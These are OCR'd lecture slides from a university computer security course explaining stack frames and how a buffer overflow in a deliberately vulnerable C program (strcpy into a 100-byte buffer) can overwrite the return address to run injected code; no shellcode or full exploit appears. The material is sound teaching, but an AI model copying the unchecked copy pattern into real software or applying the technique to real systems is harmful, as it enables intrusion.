CSCI 476: Computer Security

Buffer Overflow Attack (Part 2)

Exploiting a vulnerable program

Reese Pearsall

Fall 2023

Announcements

Lab 2 (Shellshock) due on **Sunday** 10/1

Next Thursday (10/5) will be a lab 3 help session (optional) (no lecture)

Stack and Function Invocation

```
int main(){

        int x = 3;
        int y = 3;

        foo(x,y)

        int a = 0;
        foo2(a);

        return 0;
}
```

```
int foo(x,y){

        printf(x);
        printf(y);

        int z = 1;

        foo2(z)

        return 0;
}
```

```
int foo2(p){

        printf(p);

        return 0;
}
```

Stack Frame Format


Argument 1
Argument 2
Return Address
Previous Frame Pointer
Local Variable 1
Local Variable 2

The Stack

0xFFFFF

Stack frame for main()	**Return Address for Main**
	Previous Frame Pointer
	X = 3
	Y = 3
Stack frame for foo()	X = 3
	Y = 3
	Return Address for foo()
	Previous Frame Pointer
	Z = 1
Stack frame for foo2()	**p = 1**
	Return Address for foo2
	Previous Frame Pointer

THE STACK



The CPU needs to keep track of two things:

1. The location of the top of stack


*The register **$esp** points to the top of the **s**tack*

2. The location of the current stack frame we are executing

*The register **$ebp** points to the **b**ase of the current stack frame*

THE STACK

Every time a function is called, the **function prologue** occurs



Why is this helpful knowledge?

This tells us how the return address in put onto the stack, and how these important pointers are managed

```c
int bof(char *str)
{
    char buffer[BUF_SIZE];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
        perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
```

```c
int bof(char *str)
{
    char buffer[BUF_SIZE];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
        perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
```

Reads (up to) 517 bytes of data from **`badfile`**

```c
int bof(char *str)
{
    char buffer[BUF_SIZE];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
        perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
```

Reads (up to) 517 bytes of data from **`badfile`**

Storing the file contents into a str variable of size 517 bytes

```c
int bof(char *str)
{
    char buffer[BUF_SIZE];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
        perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
```

Reads (up to) 517 bytes of data from **`badfile`**

Storing the file contents into a str variable of size 517 bytes

Calls the `dummy_function()` which calls `bof()`

```c
int bof(char *str)
{
    char buffer[BUF_SIZE];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
        perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
```

`bof()` function uses `strcopy` to copy function argument into buffer

`BUF_SIZE = 100`

Reads (up to) 517 bytes of data from **`badfile`**

Storing the file contents into a str variable of size 517 bytes

Calls the `dummy_function()` which calls `bof()`

```c
int bof(char *str)
{
    char buffer[BUF_SIZE];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
        perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
```

`bof()` function uses `strcopy` to copy function argument into buffer

`BUF_SIZE = 100`

There is no check if `str` is bigger than the `buffer`, so buffer overflow can occur!

Reads (up to) 517 bytes of data from **`badfile`**

Storing the file contents into a str variable of size 517 bytes

Calls the `dummy_function()` which calls `bof()`

```c
int bof(char *str)
{
    char buffer[BUF_SIZE];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
        perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
```

`bof()` function uses `strcopy` to copy function argument into buffer

`BUF_SIZE = 100`

There is no check if `str` is bigger than the `buffer`, so buffer overflow can occur!

Reads (up to) 517 bytes of data from **`badfile`**

Storing the file contents into a str variable of size 517 bytes

Calls the `dummy_function()` which calls `bof()`

`buffer` is a stack variable, so we can overwrite other values on the stack with a buffer overflow!

```c
int bof(char *str)
{
    char buffer[BUF_SIZE];

    // potential buffer overflow!
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
        perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}
```

`bof()` function uses `strcopy` to copy function argument into buffer

`BUF_SIZE = 100`

There is no check if `str` is bigger than the `buffer`, so buffer overflow can occur!


Reads (up to) 517 bytes of data from **`badfile`**

Storing the file contents into a str variable of size 517 bytes

Calls the `dummy_function()` which calls `bof()`

`buffer` is a stack variable, so we can overwrite other values on the stack with a buffer overflow!


THE STACK



Here is the current stack frame in bof()

We can control the contents of buffer[] with our `badfile`

THE STACK




Here is the current stack frame in bof()

We can control the contents of buffer[] with our `badfile`

Badfile =
AAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA
AAAAAAAAAAAAAA

We can overflow this buffer and overwrite the contents above it


THE STACK



The juicy piece of information here in the **return address**

The program will jump to that address and continue to execute code

THE STACK



The juicy piece of information here in the **return address**

The program will jump to that address and continue to execute code

Overwriting the return address with something else can lead to:


Non-existent address
➔ CRASH

Access Violation
➔ CRASH

Invalid Instruction
➔ CRASH

Execution of attacker's code! ➔ Oh no!!

THE STACK




The juicy piece of information here in the **return address**

The program will jump to that address and continue to execute code

We can overwrite it, so if it points to the location of our own code we also inject, it will execute that code!

THE STACK



The juicy piece of information here in the **return address**

The program will jump to that address and continue to execute code

We can overwrite it, so if it points to the location of our own code we also inject, it will execute that code!

And our code will ……..

THE STACK

... previous stack frames...

Arguments
Return Address
Previous frame pointer
buffer[99] . . . . . buffer[0]

The juicy piece of information here in the **return address**

